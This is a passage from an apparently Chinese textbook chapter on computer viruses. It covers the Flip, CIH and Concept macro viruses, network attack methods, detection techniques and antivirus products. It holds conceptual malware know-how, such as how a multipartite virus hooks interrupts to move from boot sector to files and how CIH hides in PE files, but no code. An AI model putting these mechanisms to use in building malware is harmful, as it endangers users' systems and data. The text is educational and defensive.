的倍数，再将自身代码追加到原文件。这样在清除时就无法判断原始长度，被修复的文件总是带有 1～15 个字节的废字节。其他一些文件型病毒也有这种情况。作为表现模块，1575 病毒在屏幕上显示一条红头绿身体的毛毛虫，边爬边吃，把屏幕上显示的字符进行搬动，一行一行地爬，直到屏幕最下一行。病毒在这里利用了动态修改代码的办法，发作时把表现模块的第一句改成 NOP 指令，或者改为 IRET 指令，不执行后续指令直接返回。现在已有好几种 1575 病毒的变种了，如 1591 等。

7.3.3 混合型病毒

所谓混合型病毒，即既能感染引导区，也能感染文件的病毒。但并非将文件型病毒和引导型病毒简单地叠加在一起，其中有一个转换过程，这是最关键的。一般采取以下方法：在文件中的病毒执行时将病毒插入引导区，这是很容易理解的。染毒硬盘启动时，用引导型病毒的方法驻留内存，但此时 DOS 并未加载，无法修改 INT 21 中断，也就无法感染文件，可以用这样的办法：修改 INT 8 中断，保存 INT 21 中断目前的地址，用 INT 8 中断服务程序监测 INT 21 中断的地址是否改变，若改变则说明 DOS 已加载，则可修改 INT 21 中断指向病毒感染段。以上是混合型病毒关键之处。

Flip 病毒是 1990 年在前联邦德国被发现的，据称是来自瑞士。病毒代码长度为 2343 字节，感染 COM 型和 EXE 型文件，并且与常规文件型病毒不一样的是，它感染硬盘的主引导扇区和 DOS 引导扇区以及软盘的 DOS 引导扇区。因为它兼有两种病毒的特点，因

而破坏作用很大。Flip病毒有好几种变种，有的变种修改了原Flip病毒的代码后，不仅能从被感染的EXE型文件进行传染，而且还能从被感染的COM型文件进行传染。另一种变种能从被感染的硬盘主引导扇区进行传染，但还不能从被感染的软盘引导扇区进行Flip病毒的传染。这种病毒是驻留在内存高端的，占640KB可用RAM的2KB多。被感染的文件类型还包括覆盖型文件。被感染的文件经常会发生文件存储扇区的链接错误，并因此受损坏。当被感染的硬盘有大于32MB的分区时，有时会造成分区损伤，使该分区的总容量发生变化。使用EGA或VGA显示器的PC，当从被病毒感染的硬盘上启动时，若时间处于16:00和16:59之间时，会遇到屏幕显示内容发生颠倒的情况。正由于此，Flip病毒又被称为“错乱”病毒。为防范这类既感染文件又修改引导区的病毒，反病毒系统就应具备更全面的对抗措施，以防为主，不使病毒的破坏作用得以实现。

7.3.4 Internet 病毒

由于Internet的迅速发展，将文件附加在电子邮件中的能力不断提高以及世界对计算机的依赖程度不断提高，使得病毒的扩散速度也急剧提高，受感染的范围越来越广。据NCSA调查，在1994年中，只有约20%的企业受到过病毒的攻击，但是在1997年中，就有约99.3%的企业受到病毒的攻击，也就是说几乎没有哪一家企业可以逃脱病毒的攻击。而且感染方式也由主要从软盘介质感染转到了从网络服务器或Internet感染。同样据NCSA调查，在1996年只有21%左右的病毒是通过电子邮件、服务器或Internet下载来感染的，但到1997年，这一比例就达到52%左右。网络病毒的主要类型有：系统病毒、蠕虫病毒、木马病毒、黑客病毒、脚本病毒、宏病毒、后门病毒等。

Internet网络病毒攻击方式有如下几种。

1. 获取口令

获取口令有3种方法：一是通过网络监听非法得到用户口令，这类方法有一定的局限性，但危害性极大，监听者往往能够获得其所在网段的所有用户账号和口令，对局域网安全威胁巨大；二是在知道用户的账号后(如电子邮件@前面的部分)利用一些专门软件强行破解用户口令，这种方法不受网段限制，但黑客要有足够的耐心和时间；三是在获得一个服务器上的用户口令文件(此文件成为Shadow文件)后，用暴力破解程序破解用户口令，该方法的使用前提是黑客获得口令的Shadow文件。此方法危害最大，因为它不需要像第二种方法那样一遍又一遍地尝试登录服务器，而是在本地将加密后的口令与Shadow文件中的口令相比较就能非常容易地破获用户密码，尤其对那些口令安全系数极低的用户，如某用户账号为zys，其口令就是zys666，666666或干脆就是zys等，更是在短短一两分钟内，甚至几十秒内就可以将问题解决。

2. 放置特洛伊木马程序

特洛伊木马程序可以直接侵入用户的电脑并进行破坏，它常被伪装成工具程序或者游戏等，诱使用户打开带有特洛伊木马程序的邮件附件或从网上直接下载，一旦用户打开了这些邮件的附件或者执行了这些程序之后，它们就会像古代特洛伊人在敌人城外留下的藏满士兵的木马一样留在自己的电脑中，并在自己的计算机系统中隐藏一个可以在Windows启动时悄悄执行的程序。当用户连接到因特网上时，这个程序就会通知黑客，来报告用户的IP地址以及预先设定的端口。黑客在收到这些信息后，再利用这个潜伏在其中的程序，就

可以任意地修改用户计算机的参数设定、复制文件、窥视用户整个硬盘中的内容等，从而达到控制用户计算机的目的。

3. WWW的欺骗技术

在网上用户可以利用IE等浏览器进行各种各样的Web站点访问，如阅读新闻、咨询产品价格、订阅报纸、电子商务等。然而一般的用户恐怕不会想到有这些问题存在：正在访问的网页已经被黑客篡改过，网页上的信息是虚假的！例如黑客将用户要浏览的网页的URL改写为指向黑客自己的服务器，当用户浏览目标网页的时候，实际上是向黑客服务器发出请求，那么黑客就可以达到欺骗的目的了。

4. 电子邮件攻击

电子邮件攻击主要表现为两种方式：一是电子邮件轰炸和电子邮件"滚雪球"，也就是通常所说的邮件炸弹，指的是用伪造的IP地址和电子邮件地址向同一信箱发送数以千计、万计甚至无穷多次的内容相同的垃圾邮件，致使受害人邮箱被"炸"，严重者可能会给电子邮件服务器操作系统带来危险，甚至瘫痪；二是电子邮件欺骗，攻击者佯称自己为系统管理员（邮件地址和系统管理员完全相同），给用户发送邮件要求用户修改口令（口令可能为指定字符串）或在貌似正常的附件中加载病毒或其他木马程序（例如，某些单位的网络管理员有定期给用户免费发送防火墙升级程序的义务，这为黑客成功地利用该方法提供了可乘之机），这类欺骗只要用户提高警惕，一般危害性不是太大。

5. 通过一个节点来攻击其他节点

黑客在突破一台主机后，往往以此主机作为根据地，攻击其他主机（以隐蔽其入侵路径，避免留下蛛丝马迹）。可以使用网络监听方法，尝试攻破同一网络内的其他主机；也可以通过IP欺骗和主机信任关系，攻击其他主机。这类攻击很狡猾，但由于某些技术很难掌握，如IP欺骗，因此较少被黑客使用。

6. 网络监听

网络监听是主机的一种工作模式，在这种模式下，主机可以接收到本网段在同一条物理通道上传输的所有信息，而不管这些信息的发送方和接收方是谁。此时，如果两台主机进行通信的信息没有加密，只要使用某些网络监听工具，例如：NetXray for Windows 2003/Windows XP/Windows 2000/Vista/Windows ME，Wniffit for Linux，Solaries等就可以轻而易举地截取包括口令和账号在内的信息资料。虽然网络监听获得的用户账号和口令具有一定的局限性，但监听者往往能够获得其所在网段的所有用户账号及口令。

7. 寻找系统漏洞

许多系统都有这样或那样的安全漏洞（Bugs），其中某些是操作系统或应用软件本身具有的，如Sendmail漏洞、Windows 98中的共享目录密码验证漏洞和IE5漏洞等，这些漏洞在补丁未被开发出来之前一般很难防御黑客的破坏，除非将网线拔掉。还有一些漏洞是由于系统管理员配置错误引起的，如在网络文件系统中，将目录和文件以可写的方式调出，将未加Shadow的用户密码文件以明码方式存放在某一目录下，这都会给黑客带来可乘之机，应及时加以修正。

8. 利用账号进行攻击

有的黑客会利用操作系统提供的默认账户和密码进行攻击，例如许多UNIX主机都有FTP和Guest等默认账户（其密码和账户名同名），有的甚至没有口令。黑客用UNIX操作

系统提供的命令如 Finger 和 Ruser 等收集信息，不断提高自己的攻击能力。这类攻击只要系统管理员提高警惕，将系统提供的默认账户关掉或提醒无口令用户增加口令，一般都能克服。

9. 偷取特权

利用各种特洛伊木马程序、后门程序和黑客自己编写的导致缓冲区溢出的程序进行攻击，前者可使黑客非法获得对用户机器的完全控制权，后者可使黑客获得超级用户的权限，从而拥有对整个网络的绝对控制权。这种攻击手段，一旦奏效，危害性极大。

网络可以成为计算机病毒半渗透的障碍。如普通的工作站病毒完全无法通过任何类型的网络。然而，不同的网络类型会受到不同类型病毒的感染。例如，在 Internet 上的文件病毒可以毫无困难地发送。然而可执行文件病毒却不能通过 Internet 在远程站点感染文件。由于连接到 Internet 上的一台计算机不能在另一台连接到 Internet 的计算机上完成扇区级操作，所以引导型的病毒无法通过 Internet 传播。

7.4 计算机网络病毒的发展

自 20 世纪 80 年代以来，微型计算机已在我国社会生活的各方面获得了广泛的普及与应用。微机已成为教学和科研工作中不可缺少的重要工具。但是从 1988 年以来，计算机病毒也开始在我国出现并迅速泛滥，这对数据的安全造成了极大的威胁，也妨碍了机器的正常运行。到了 20 世纪 90 年代，随着我国各类计算机网络的逐步建立与普及应用，如何防止病毒侵入网络以及如何保证网络的安全运行已成为人们面临的一个重要而紧迫的问题，计算机网络的防病毒与反病毒技术已成为计算机操作人员与网络工作人员必须了解与掌握的一项技术。

在现阶段，由于计算机网络系统的各个组成部分、接口以及各连接层次的相互转换环节都不同程度地存在着某些漏洞和薄弱环节，而网络的特点就是资源共享，网络病毒通过感染网络服务器的共享资源，进而通过共享信息在网络的传递把病毒快速蔓延并影响到各网络用户的数据安全以及机器的正常运行。所以计算机网络一旦染上病毒，其影响要远比单机染毒更大，破坏性也更大，计算机网络必须要具备防范网络病毒破坏的功能。

对于基于 DOS 的计算机病毒，网络可以分为以下 3 种类型。

(1) 基于文件服务器的局域网，用户可以把数据存储到一个或多个中央文件服务器，也可以从中取得数据。

(2) 端到端网络，这里每一台工作站都可以既作为服务器又作为客户机。在 Windows 95 中默认情况下可以使用这种网络模型。

(3) 对于信息高速公路网络(Internet)，数据从网络中流过，但是不存放在网络中，网络的主要作用是作为数据导管。

传统型病毒的一个特点，就是一定有一个“寄主”程序，病毒就隐藏在这些程序里。最常见的就是一些可执行文件，像扩展名为.exe 及.com 的文件。但是，由于微软的 Word 愈来愈流行，且 Word 所提供的宏命令功能又很强，使用 Word 宏命令写出来的病毒也愈来愈多，于是就出现了以.doc 文件为“寄主”的宏病毒。

另外，不需要寄主的病毒也出现了，它们就寄生在 Internet 上。

如果 Internet 上的网页只是单纯用 HTML 写成的话，那么要传播病毒的机会可以说是非常小了。但是，为了让网页看起来更生动、更漂亮，许多语言也纷纷出笼，其中最有名的就数 Java 和 ActiveX 了。从而，它们就成为新一代病毒的温床。Java 和 ActiveX 的执行方式，是把程序码写在网页上。当与这个网站链接时，浏览器就把这些程序码读下来，然后用使用者自己系统里的资源去执行它。这样，使用者就会在神不知鬼不觉的状态下，执行了一些来路不明的程序。

对于传统病毒来讲，病毒是寄生在“可执行的”程序代码中的。新的病毒的机理告诉我们，病毒本身是能执行的一段代码，但它们可以寄生在非系统可执行文档里。只是这些文档被一些应用软件所执行。

未来计算机病毒发展主要将呈现以下 4 大特征。

1. 综合利用多种编程新技术的病毒将成为主流

从 Rootkit 技术到映像劫持技术，磁盘过滤驱动到还原系统 SSDT HOOK 以及还原其他内核 HOOK 技术，病毒为达到目的所采取的手段已经无所不用：通过 Rootkit 技术和映像劫持技术隐藏自身的进程、注册表键值，通过插入进程、线程避免被杀毒软件查杀，通过实时监测对自身进程进行回写，避免被杀毒软件查杀，通过还原系统 SSDT HOOK 和还原其他内核 HOOK 技术破坏反病毒软件。其中仅映像劫持技术就包括“进程映像劫持”、“磁盘映像劫持”、“域名映像劫持”、“系统 DLL 动态链接库映像劫持”等多种方式。目前几乎所有的盗取网络游戏账号的木马病毒都具备了上述一种以上的技术特征，几乎所有最新的程序应用技术都被病毒一一应用。电脑一旦感染病毒，普通用户根本无能力彻底清除，只能求助专业技术人员。未来的计算机病毒将综合利用以上新技术，使得杀毒软件查杀难度更大。

2. ARP 病毒仍将成为局域网最大祸害

ARP 病毒已经成为近年来企业、网吧、校园网络等局域网的最大威胁。此类病毒采用 ARP 局域网挂马攻击技术，利用 MAC 地址欺骗，传播恶意广告或病毒程序，使得 ARP 病毒猖獗一时。ARP 病毒发作时，通常会造成网络掉线，但网络连接正常，内网的部分电脑不能上网，或者所有电脑均不能上网，无法打开网页或打开网页慢以及局域网连接时断时续并且网速较慢等现象。更为严重的是，ARP 病毒新变种能够把自身伪装成网关，在所有用户请求访问的网页添加恶意代码，导致杀毒软件在用户访问任意网站均发出病毒警报，用户下载任何可执行文件，均被替换为病毒，严重影响到企业网络、网吧、校园网络等局域网的正常运行。

虽然在各大安全厂商的努力下，ARP 病毒得到了有效遏制，但由于众多中小企业用户没有足够重视病毒的危害，没有采取相应的防范措施，因此，给此类病毒提供了生存空间，预计此类病毒仍将在很长一段时间内成为祸害局域网的主要类型病毒。

3. 网游病毒仍将大行其道，逐利成此类病毒唯一目标

受经济利益驱使，利用键盘钩子、内存截取或封包截取等技术盗取网络游戏玩家的游戏账号、游戏密码、所在区服、角色等级、金钱数量、仓库密码等信息资料的病毒仍十分活跃。2008 年上半年截获的新木马病毒中，80％以上都与盗取网络游戏账号密码有关。病毒作者的牟利目标十分明确，就是盗取互联网上有价值的信息和资料，特别是网络游戏账号密码以及虚拟装备等，转卖后获取利益。逐利已成为此类病毒的唯一动机和目标，随着网络游戏的火爆和兴盛，此类病毒仍然有着庞大的市场和生存空间，仍将成为未来病毒的主流。

4. 病毒将全面进入驱动级

进入2008年以来，大部分主流病毒技术都进入了驱动级，病毒已经不再一味逃避杀毒软件追杀，而是开始与杀毒软件争抢系统驱动的控制权，在争抢系统驱动控制权后，转而控制杀毒软件，使杀毒软件功能失效。病毒通过生成驱动程序，与杀毒软件争抢系统控制权限，通过修改SSDT表等技术实现Windows API HOOK，从而使得杀毒软件监控功能失效。

病毒作者通过以上几种形式传播病毒，主要目标还是瞄准经济利益。一旦用户电脑染毒后，染毒电脑中所有有价值的信息，包括网络游戏账号密码、网上银行账号密码、网上证券交易账号密码都面临着被盗的危险，因此需要引起用户的足够重视。

计算机病毒表现出的众多新特征以及发展趋势表明，目前，我国计算机网络安全形势仍然十分严峻，反病毒业者面临的挑战十分艰巨，需要不断地研发推出更加先进的计算机反病毒技术，才能应对和超越计算机病毒的发展，为电脑和网络用户提供切实的安全保障。作为电脑用户，更应当增强安全意识，多学习和了解基本的计算机和网络安全防范知识和技术，做到不登录和单击不明网站和链接，每日升级杀毒软件病毒库和修复操作系统漏洞，尽量使用最新版本的应用软件等安全防范措施。

例如，在德国汉堡一个名为Chaos Computer的俱乐部，俱乐部某成员编制了一种新型的病毒——这种病毒可以找出Internet用户的私人银行资料，还可以进入银行系统将资金转出，不需要个人身份证明，也不需要转账密码。当使用者在浏览全球网站时，这个病毒会自动经由ActiveX控制载入。ActiveX控制可搜寻使用者计算机的硬盘，来寻找Intuit Quicken这个已有全球超过900万使用者的知名个人理财软件。一旦发现Quicken的文件，这个病毒就会下转账指令。

7.5 计算机网络病毒的检测、清除与防范

7.5.1 计算机网络病毒的检测

一台计算机染上病毒之后，会有许多明显或不明显的特征。例如，文件的长度和日期忽然改变，系统执行速度下降或出现一些奇怪的信息或无故死机或更为严重的硬盘已经被格式化。

常用的防毒软件是如何去发现它们的呢？它们就是利用所谓的病毒码(Virus Pattern)。病毒码其实可以想象成是犯人的指纹，当防毒软件公司收集到一个新的病毒时，就会从这个病毒程序中截取一小段独一无二且足以表示这个病毒的二进制程序码(Binary Code)，来作为扫毒程序辨认此病毒的依据，而这段独一无二的二进制程序码就是所谓的病毒码。在电脑中所有可以执行的程序(如 *.exe，*.com)几乎都是由二进制程序码所组成，也就是电脑的最基本语言——机器码。就连宏病毒在内，虽然它只是包含在Word文件中的宏命令集，但它也是以二进制代码的方式存在于Word文件中。

反病毒软件常用以下6种技术来查找病毒。

1. 病毒特征码扫描法

将新发现的病毒加以分析后，根据其特征编成病毒码，加入资料库中。以后每当执行扫

毒程序时，便能立刻扫描目标文件，并做病毒码比对，即能侦测到是否有病毒。病毒码扫描法又快又有效率(例如趋势科技的 PC-cillin 及 Server Protect，利用深层扫描技术，在即时扫描各个或大或小的文件时，平均只需 1/20 秒的时间)，大多数防毒软件均采用这种方式，但其缺点是无法侦测到未知的新病毒及以变种病毒。

2. 加总比对法(Check-sum)

根据每个程序的文件名称、大小、时间、日期及内容，合起来作为一个检查码，再将检查码附于程序的后面或是将所有检查码放在同一个资料库中，再利用此 Check-sum 系统，追踪并记录每个程序的检查码是否遭更改，以判断是否中毒。这种技术可侦测到各式的病毒，但最大的缺点就是误判率高，且无法确认是哪种病毒感染的。

3. 人工智能陷阱

人工智能陷阱是一种监测电脑行为的常驻式扫描技术。它将所有病毒所产生的行为归纳起来，一旦发现内存的程序有任何不当的行为，系统就会有所警觉，并告知使用者。这种技术的优点是执行速度快、使用简便，且可以侦测到各式病毒；其缺点就是程序设计难，且不容易考虑周全。不过在这千变万化的病毒世界中，人工智能陷阱扫描技术是一种较新的反病毒技术。

4. 软件模拟扫描法

软件模拟扫描技术专门用来对付千面人病毒(polymorphic/mutation virus)。千面人病毒在每次传染时，都以不同的随机乱数加密于每个中毒的文件中，传统病毒码比对的方式根本就无法找到这种病毒。软件模拟技术则是成功地模拟 CPU 执行，在其设计的 DOS 虚拟机器(virtual machine)下假执行病毒的变体引擎解码程序，安全并确实地将多型体病毒解开，使其显露原本的面目，再加以扫描。

5. VICE(virus instruction code emulation)——先知扫描法

VICE 先知扫描技术是继软件模拟后的一大技术上突破。既然软件模拟可以建立一个保护模式下的 DOS 虚拟机器，模拟 CPU 动作并假执行程序以解开变体引擎病毒，那么应用类似的技术也可以用来分析一般程序检查可疑的病毒码。因此，VICE 将工程师用来判断程序是否有病毒码存在的方法，分析归纳成专家系统知识库，再利用软件工程的模拟技术(software emulation)假执行新的病毒，则可分析出新病毒码对付以后的病毒。

6. 即时 I/O 扫描(realtime I/O scan)

即时 I/O 扫描的目的在于即时地对数据的输入输出动作做病毒码比对的动作，希望能够在病毒尚未被执行之前，就能够把病毒检查出来。理论上，这样的即时扫描技术会影响到数据的输入输出速度。但是使用实时扫描技术，文件传送进来之后，就等于扫过一次毒了。从整体上来讲，是没有什么差别的。

7.5.2 计算机网络病毒的防范

防范网络病毒的过程实际上就是技术对抗的过程，反病毒技术相应也得适应病毒繁衍和传播的方式的发展而不断调整。网络防病毒应该利用网络的优势，使网络防病毒逐渐成为网络安全体系的一部分，重在防范。从防病毒、防黑客、灾难恢复等几个方面综合考虑，形成一整套安全机制，才能最有效地保障整个网络的安全。

今天的网络防病毒解决方案主要从下列几个方面着手进行病毒防治。

(1) 以网为本,防重于治。

防治病毒应该从网络整体考虑,从方便减少管理人员的工作着手,通过网络管理 PC。例如,利用网络唤醒功能,在夜间对全网的 PC 进行扫描,检查病毒情况;利用在线报警功能,当网络上每一台机器出现故障、病毒侵入,网络管理人员都会知道,从而从管理中心处予以解决。

(2) 与网络管理集成。

网络防病毒最大的优势在于网络的管理功能,如果没有把网络管理加上,很难完成网络防毒的任务。管理与防范相结合,才能保证系统的良好运行。管理功能就是管理全部的网络设备:从 Hub、交换机、服务器到 PC 等所有病毒可能进来的地方。

(3) 建立综合安全体系。

计算机网络的安全威胁主要来自计算机病毒、黑客攻击和拒绝服务攻击 3 个方面,因而计算机的安全体系也应从这几个方面综合考虑,形成一整套的安全机制。防病毒软件、防火墙产品相互补充,形成一整套的解决方案,才是最有效的网络安全手段。

(4) 多层防御。

多层防御体系将病毒检测、多层数据保护和集中式管理功能集成起来,提供了全面的病毒防护功能,从而保证了"治疗"病毒的效果。病毒检测一直是病毒防护的支柱,多层次防御软件使用了 3 层保护功能:实时扫描、完整性保护、完整性检验。

后台实时扫描驱动器能对未知的病毒包括异型病毒和秘密病毒进行连续的检测。它能对 E-mail 附件、下载的 Internet 文件(包括压缩文件)、软盘及正在打开的文件进行实时的扫描检验。扫描驱动器能阻止已被感染过的文件复制到服务器或工作站上。

完整性保护可阻止病毒从一个受感染的工作站扩散到服务器。完整性保护不只是病毒检测,实际上它能制止病毒以可执行文件的方式感染和传播。完整性保护还可防止与未知病毒感染有关的文件崩溃。

完整性检验使系统无须冗余的扫描并且能提高实时检验的性能。

集中式管理是网络病毒防护最可靠、最经济的方法。多层次防御病毒软件把病毒检测、多层数据保护和集中式管理的功能集成在同一产品内,因而极大地减轻了反病毒管理的负担,而且提供了全面的病毒防护功能。

(5) 网关、服务器上防御。

大量的病毒针对网上资源的应用程序进行攻击,这样的病毒存在于信息共享的网络介质上,因而要在网关上设防,网络前端实时杀毒。防范手段应集中在网络整体上,在个人计算机的硬件和软件、LAN 服务器、服务器上的网关、Internet 及 Intranet 的站点上,层层设防,对每种病毒都实行隔离、过滤。

7.5.3 病毒防治新产品

病毒的发展,促进了反病毒技术的发展,反病毒产品也得到了相应的发展,涌现出了许多既适合单机,也适合于局域网、广域网的全方位防杀病毒新品。例如,防火墙技术与病毒防治技术的结合,就是一个新型有效的抗网络病毒方案。

下面是一些现有的防病毒新产品的介绍。

1. KILL98：冠群金辰公司产品

它的最大特色是采用CA独有的主动内核技术(Active-K)的反病毒技术，直接在操作系统内核中加入反病毒功能。不仅可以在病毒入侵的瞬间做出反应，还可将企图入侵系统的病毒拦截在系统之外并清除，给用户带来很大的主动性。KILL98能够集中修改、更新、管理活动日志报告。这种支持NetWare目录服务(NDS)集成的功能，大大简化了保护网络免受病毒困扰的工作。此外，它还具备实时病毒检测、压缩文件自动扫描、关键磁盘保护、灾难恢复等多项功能。

最新版本的KILL能够探测到所有流行病毒并有效保护计算机及网络免受潜在病毒的攻击，并避免引发巨大的经济损失。KILL的核心由完备而卓有成效的病毒扫描引擎构成，其独特之处包括：实时修复、统一管理、防火墙、病毒隔离、无人值守自动升级病毒特征库、广泛的预警选项与群件防护等。KILL总是在独立实验室的对比测试中胜出对手，一系列的测试表明KILL能够提供有效的主动防护，可有效避免各种类型病毒的攻击。

2. McAfee TVD：网络联盟公司(NAI)产品

NAI提供了几套解决方案：VSS是一个高级桌面反病毒解决方案，可杀灭1500种病毒，其Web Scan－X功能可以防止用户在Internet下载时，一些恶意Java和ActiveX小程序对台式机造成的破坏；NSS可以提供对企业基于Windows NT，Netware，UNIX的文件服务器与应用程序服务器以及Exchange与Lotus Notes群件服务器，HTTP/FTP代理服务器的病毒保护。

3. Norton AntiVirus：Symantec公司产品

它的最大特点是智能化，其防毒体系由桌面、服务器、Internet网关以及病毒防火墙构成，能杀灭15 600多种病毒。在Windows NT环境，如果不激活最新的防病毒软件，它不允许任何工作站访问网络，并能够自动把最新版本的病毒定义无缝地分布到网络中的每一台设备上，而当网络中任何一台工作站或服务器发现病毒时，它都会自动通知网络管理员。此外它还可防范电子邮件及其附件病毒。

4. LANDesk Virus Protect：Intel公司产品

它的最大特色是运用多层次防病毒技术并能集中管理反病毒解决方案，能在Netware，Windows NT两种网络的客户机和服务器上监测和防止数据丢失。在操作系统变迁期间或是存在多个NOS的网络域上，客户不需要购买新的或额外的病毒防护产品。

5. 瑞星杀毒软件9.0版：瑞星公司产品

它的最大特色是单机版与网络版合二为一，极好地解决了杀毒软件既可在单机上使用，又能适应网络化需要的技术难题。

6. Kaspersky Anti-Virus(AVP)：Kaspersky lab公司产品

这是Kaspersky lab公司针对Linux操作系统而开发的Kaspersky Anti-Virus(AVP)的新版本。其最新版本所具有的独特功能使程序简单易操作，而且它是全球首个将防病毒程序与E-mail网关Sendmail和Qmail整合为一体的防病毒解决方案。这个新版本分为工作站版和服务器版两款产品。这个新版本还提供了为E-mail网关程序Sendmail和Qmail建立集成式病毒防火墙的能力。它可持续地对往来的E-mail进行过滤并能够迅速地击退那些企图通过E-mail进行恶意攻击的程序。

上述产品各有特色，几种综合起来使用可以优势互补，产生最强的防御效果。

7.6 网络病毒的实例

7.6.1 CIH 病毒机制及防护

CIH 病毒被认为是有史以来第一种在全球范围内造成巨大破坏的计算机病毒，导致无数台计算机的数据遭到破坏。爆发第一年在全球范围内造成了 2000 万至 8000 万美元的损失。

CIH 病毒属文件型病毒，其别名有 Win95. CIH，Space filler，Win32. CIH，PE_CIH，它主要感染 Windows 95/98 下的可执行文件(PE 格式，Portable Executable Format)，目前的版本不感染 DOS 以及 Windows 3. x(NE 格式，Windows and OS/2，Windows 3. 1 Execute File Format)下的可执行文件，并且在 Windows NT 中无效。其发展过程经历了 v1. 0，v1. 1，v1. 2，v1. 3，v1. 4 总共 5 个版本。

1. CIH 病毒分析

CIH 病毒是迄今为止发现的最阴险的病毒之一。它发作时不仅破坏硬盘的引导区和分区表，而且破坏计算机系统 Flash BIOS 芯片中的系统程序，导致主板损坏。CIH 病毒是发现的首例直接破坏计算机系统硬件的病毒。该病毒的特点是只感染 32 位的 Windows 95/98 可执行文件，对于 DOS 下 Windows 3. x 以及 NT 下的文件不影响，因为 CIH 病毒使用的是 VXD 技术，而且被 CIH 病毒感染了的文件长度不会改变，所以很难发现。当一个病毒在内存中发现有新的可执行文件在运行时，就去检查该文件中是否包含某一个特定的字符串，如果没有找到就开始感染。它感染时首先检测到文件的头部，当发现至少有 184 个字节的空间时，就将本身的引导信息写入此空间，病毒中所含的其余代码部分则分别写入文件内部的空闲区域，所以感染前后的文件不会增加长度。CIH 病毒本身的长度约为 1KB 左右。CIH 1. 2 版的发作日期是每年的 4 月 26 日；CIH 1. 3 版的发作日期是每年的 6 月 26 日；CIH 1. 4 版的发作日期则是每月的 26 日(有些变种是在 27 或 28 日发作)。所以在每月的 26 日之前，请务必备份自己的重要数据。这里所说的发作日是指病毒损坏硬盘和主板的日期。如果在某月的 26 日开机时，屏幕出现的提示是：Disk Boot Failure，Insert System Disk And Press Enter，用户可能会插入系统软盘启动机器，但当需要转到硬盘提示符时，却得到“Invalid Drive Specification”的信息，就表明硬盘的主引导区已经被改写了，这极有可能就是 CIH 病毒已经成功地攻击了用户的系统。

2. CIH 病毒发作现象

CIH 病毒发作时，将用凌乱的信息覆盖硬盘主引导区和系统 BOOT 区，改写硬盘数据，破坏 Flash BIOS，用随机数填充 Flash 内存，导致机器无法运行。CIH 病毒对 Flash BIOS 的操作，仅在主板和芯片允许写 Flash 存储器时才有可能，所以该病毒发作时仅会破坏大多数可升级主板的 Flash BIOS。

一旦系统不幸遇到了这样的情况，除了硬盘中的数据丢失外，很有可能主板也已经报废，只能更换主板或请专业人员重新填写 Flash BIOS 信息。

CIH 病毒有多个变种，只感染 Windows 95，Windows 98 的. EXE 和. PE 格式文件，病毒代码分解为一个或多个不同大小的碎块，潜伏在文件内部的不同地方，文件总长度无

变化。

PE 文件格式是 32 位的，文件头标存放了文件各模块参数。CIH 病毒修改了这些 32 位参数，并使其文件映像执行参数首先指向病毒的程序体。杀 CIH 病毒除需要对 Windows 底层技术有所了解外，还需要对 Windows 的 PE 格式文件有所了解。如不了解，查杀这种病毒也可采取简单的办法。有些杀毒软件仅仅修改一个病毒映像开始执行的参数，以及少量的去掉了病毒头的部分字节，但这样简单杀毒后的文件会留有病毒残余代码，很容易引起问题，因此应彻底清除病毒，否则处理不当就会把文件破坏。

3. CIH 病毒传染后遗 BUG

由于 Windows 系统运行设置条件和被传染的文件头标数据模块的大小不一样，被 CIH 病毒感染后，小部分文件会产生各种各样不正常的特殊的传染结果，例如文件中的病毒体前部，执行文件在被执行中又被自身文件动态地覆盖了一小部分代码。但文件映像执行参数还首先指向病毒程序体，病毒有可能还会被执行或残缺执行，有可能执行发作破坏指令，也有可能文件坏掉了不能再执行，造成某些查病毒软件对此漏查。某些文件中的病毒体，因为文件头标格式特殊，CIH 病毒躲藏在文件的后部，使某些查病毒软件也会漏查漏杀。某些文件中的病毒，残缺了一部分传染在文件内，某些杀毒软件，没认真彻底研究透 32 位的 PE 文件格式，只查杀出大多数 PE 文件头标前部潜藏的 CIH 病毒，而漏查了许多 PE 文件头标深部感染的 CIH 病毒，这非常危险。有些杀毒软件，只简单地把文件中的 CIH 病毒第一碎块中的文件映像开始执行指针参数恢复，没把病毒隐藏在文件体中的各个碎块清理掉。上述做法都使病毒体完整或不完整地残留在文件中，文件代码中有破坏的代码存在，所以仍然具有危险。

4. CIH 的免疫

在网上有免费的 CIH 病毒疫苗供下载。CIH 病毒免疫程序是免疫的疫苗而不是杀毒程序，所以安装前，必须回到纯 DOS 状态，然后用杀毒软件彻底把病毒杀干净。再回到 Windows 95/98(CIH 病毒只在此环境下才发作)，将 cih.zip 解压缩后，释放出 3 个文件，执行其中的 setup.exe 即可进行安装。安装完后系统会自动重新启动，这时电脑已经有免疫能力，即使是运行含有 CIH 病毒的软件，也不会感染，直到用户重新安装系统。

免疫程序安装后，电脑就会对 CIH 系列的病毒产生免疫。以后不小心从网上下载了含有 CIH 病毒的程序也大可放心地执行，其他所有没中毒的程序也不会被感染。即使到了发作时间，也不会发作，因为系统中根本没常驻 CIH 病毒。

CIH 病毒免疫程序原理是这样的：每次开机时，系统就会立即自动执行 cih.exe 程序，运行的结果只是在系统的一个存储器 DR0 中作一个记号，程序并不驻留内存，也不会与其他杀毒软件冲突，自身也不会被感染。这之后如果运行了带 CIH 病毒的程序，CIH 病毒也不会驻进内存(CIH 病毒在驻留内存前先判断 DR0 暂存器，免疫程序已经作了记号，病毒会认为自己已经挂在系统中)，也不会感染和发作了。

被 CIH 破坏的 ROM BIOS 可从主板厂商的网址上下载相应型号主板的 BIOS 文件，然后用编程器写入。

7.6.2 宏病毒机制及防护

宏病毒把带有宏功能的数据文件作为攻击目标，它只是近来才大肆蔓延。当前，这种病

毒只能感染 Microsoft Word for Windows 和 Microsoft Excel for Windows 产品。然而,它们对任何支持复杂宏功能的应用程序都是一种潜在的威胁。

这些病毒是独立于平台的,可以感染 DOS,Macintosh,Windows 3. x,Windows 95 和 Windows NT 操作系统中的文档和模板。它们在感染过程中使用同样的基本技术。下面将详细介绍这种恶毒的 Word for Windows Concept 病毒如何工作,并且解释它为什么这样广泛流行。

1. 病毒如何、何时得到控制

Concept 病毒通过两种主要方式获得控制并执行。在第一种情况,病毒并没有渗入 Word for Windows 环境中。用户打开被感染的文档,这个文档就像一个标准的 Word for Windows. doc 文件一样;然而它实际上是一个模板文件(. dot 格式)伪装成. doc 文件。对最终用户来说,doc 文件和 dot 文件之间只有一些区别,而用户得不到任何信息表明自己正在操作一个模板而不是一个标准文档。

